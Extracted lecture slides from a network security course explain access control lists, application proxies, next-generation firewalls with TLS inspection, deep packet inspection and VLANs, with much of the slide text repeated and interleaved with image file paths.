
Access Control Lists

ACL: table of rules, applied top to bottom to incoming packets: (action, condition) pairs.

action	source addr	dest addr	protocol	source port	dest port	flag bit
allow	222.22/16	inside of 222.22/16	TCP	> 1023	80	any
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK
allow	222.22/16	inside of 222.22/16	UDP	>1023	53	—
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023	—
deny	all	all	all	all	all	all

# Application Layer Proxy


1. External client sends a request to the server, which is intercepted by the outwards-facing firewall proxy
2. Inwards-facing proxy sends request to server on behalf of client.
3. Server sends reply back to inwards-facing firewall proxy.
4. Outwards facing proxy sends reply to the client.
  - Client and server both think they communicate directly with each other, not knowing that they actually talk with a proxy.
  - The proxy can inspect the application data at any level of detail, and can even modify the data



2021-10-28

## Application Layer Proxy

1. External client sends a request to the server, which is intercepted by the outwards-facing proxy.
  2. Inwards-facing proxy sends request to server on behalf of client.
  3. Server sends reply back to inwards-facing proxy.
  4. Outwards facing proxy sends reply to the client.
- Client and server both think they communicate directly with each other, not knowing that they actually talk with a proxy.
  - The proxy can inspect the application data at any level of detail, and can even modify the data



# Next Generation Firewalls


- Inspects payload in end-to-end or proxy application connection
- Support specific application protocols
  - e.g. http, telnet, ftp, smtp etc.
  - each protocol supported by a specific proxy HW/SW module
- Can be configured to filter specific user applications
  - e.g. Facebook, Youtube, LinkedIn
  - Can filter detailed elements in each specific user application
- Can support TLS/SSL encrypted traffic inspection
- Can provide intrusion detection and intrusion prevention
- Very high processing load in firewall – High volume needs high performance hardware, or else will be slow

2021-10-28

- Inspects payload in end-to-end or proxy application connection
- Support specific application protocols
  - e.g. http, telnet, ftp, smtp etc.
  - each protocol supported by a specific proxy HW/SW module
- Can be configured to filter specific user applications
  - e.g. Facebook, Youtube, LinkedIn
  - Can filter detailed elements in each specific user application
- Can support TLS/SSL encrypted traffic inspection
- Can provide intrusion detection and intrusion prevention
- Very high processing load in firewall – High volume needs high performance hardware, or else will be slow


# TLS/SSL encrypted traffic inspection in firewalls

- TLS designed for end-to-end encryption, normally impossible to inspect
- In order to inspect TLS, proxy must pretend to be external TLS server
- Proxy creates proxy server certificate with the name of external server (e.g. facebook.com), signed by local proxy root private key
- Assumes that local proxy root certificate is installed on all local hosts
- The proxy server certificate is automatically validated by local client, so user may believe that he/she has TLS connection to the external server



2021-10-28

1. More next week...



## Next Generation Firewalls



High range model: *PA-7050*

Up to 120 Gbps throughput

Prices starting from: US\$ 200,000



High range model: *61000 Security system*

Up to 400 Gbps throughput

Prices starting from: US\$ 200,000


2021-10-28

└ Next Generation Firewalls




# Deep Packet Inspection (DPI)

- Deep Packet Inspection looks at application content instead of individual or multiple packets.
- Deep inspection keeps track of application content across multiple packets.
- Potentially unlimited level of detail in traffic filtering




2021-10-28


- Deep Packet Inspection looks at application content instead of individual or multiple packets.
- Deep inspection keeps track of application content across multiple packets.
- Potentially unlimited level of detail in traffic filtering




# Firewalls: Simple Firewall Architecture



2021-10-28



# Firewalls: DMZ Firewall Architecture



2021-10-28




# Virtual LANs

- **Description:**
  - Group of devices on one or more physical LANs that are configured as if they are logically attached to the same wire
  - LAN's based on Logical instead of Physical connections
- Used to help alleviate traffic congestion without adding more bandwidth
- Used to separate out users into logical groups of workers, regardless of actual physical location.
- **Usage scenarios:**
  - Say you want workers assigned to the same project to be grouped logically together for control of traffic but they are physically located in different physical areas
  - Say you want to divide up the broadcast domain in a large flat network without using a bunch of routers
- Must be supported by the switch: switches must have the ability to support more than one subnet

2021-10-28

- **Description:**
  - Group of devices on one or more physical LANs that are configured as if they are logically attached to the same wire
  - LAN's based on Logical instead of Physical connections
- Used to help alleviate traffic congestion without adding more bandwidth
- Used to separate out users into logical groups of workers, regardless of actual physical location.
- **Usage scenarios:**
  - Say you want workers assigned to the same project to be grouped logically together for control of traffic but they are physically located in different physical areas
  - Say you want to divide up the broadcast domain in a large flat network without using a bunch of routers
  - Must be supported by the switch: switches must have the ability to support more than one subnet

# VLANs: motivation




## consider:

- ❖ CS user moves office to EE, but wants connect to CS switch?
- ❖ single broadcast domain:
  - all layer-2 broadcast traffic (ARP, DHCP, unknown location of destination MAC address) must cross entire LAN
  - security/privacy, efficiency issues


2021-10-28

## VLANs: motivation

- consider:
- ❖ CS user moves office to EE, but wants connect to CS switch?
  - ❖ single broadcast domain:
    - all layer-2 broadcast traffic (ARP, DHCP, unknown location of destination MAC address) must cross entire LAN
    - security/privacy, efficiency issues




# Virtual LAN (VLAN)



Logical View

2021-10-28



Physical View


1. Can slice and dice at will. So might well have a separate VLAN for printers, display devices, etc.
2. May also want to opt for actual physical isolation, eg. payroll, but this is increasingly hard to achieve because of network/software integration.

# VLANs


## ***Virtual Local Area Network***

switch(es) supporting VLAN capabilities can be configured to define multiple ***virtual*** LANS over single physical LAN infrastructure.

**port-based VLAN:** switch ports grouped (by switch management software) so that ***single*** physical switch .....



... operates as ***multiple*** virtual switches




2021-10-28


## VLANs

### ***Virtual Local Area Network***

switch(es) supporting VLAN capabilities can be configured to define multiple ***virtual*** LANS over single physical LAN infrastructure.




# 802.1Q VLAN frame format



2021-10-28

## 802.1Q VLAN frame format



# Port-based VLAN


- ❖ **traffic isolation:** frames to/from ports 1-8 can *only* reach ports 1-8

- can also define VLAN based on MAC addresses of endpoints, rather than switch port

- ❖ **dynamic membership:** ports can be dynamically assigned among VLANs

- ❖ **forwarding between VLANs:** done via routing (just as with separate switches)

- in practice vendors sell combined switches plus routers




2021-10-28


**Port-based VLAN**

- ❖ **traffic isolation:** frames from ports 1-8 can only reach ports 1-8

- can also define VLAN based on MAC addresses of endpoints, rather than switch port
- ❖ **dynamic membership:** ports can be dynamically assigned among VLANs
- ❖ **forwarding between VLANs:** done via routing (just as with separate switches)
  - in practice vendors sell combined switches plus routers




# VLANS spanning multiple switches



- ❖ **trunk port:** carries frames between VLANs defined over multiple physical switches
  - frames forwarded within VLAN between switches can't be vanilla 802.1 frames (must carry VLAN ID info)
  - 802.1q protocol adds/removed additional header fields for frames forwarded between trunk ports

2021-10-28



Firewalls and VLANs are necessary, but far from sufficient.

*"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts."*

Gene Spafford

2021-10-28

Firewalls and VLANs are necessary, but far from sufficient.

*"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts."*

Gene Spafford

Would you like to know more...?

Spring Term 2021: T-742-CSDA  
Defence against the Dark Arts.

└ Would you like to know more...?

2021-10-28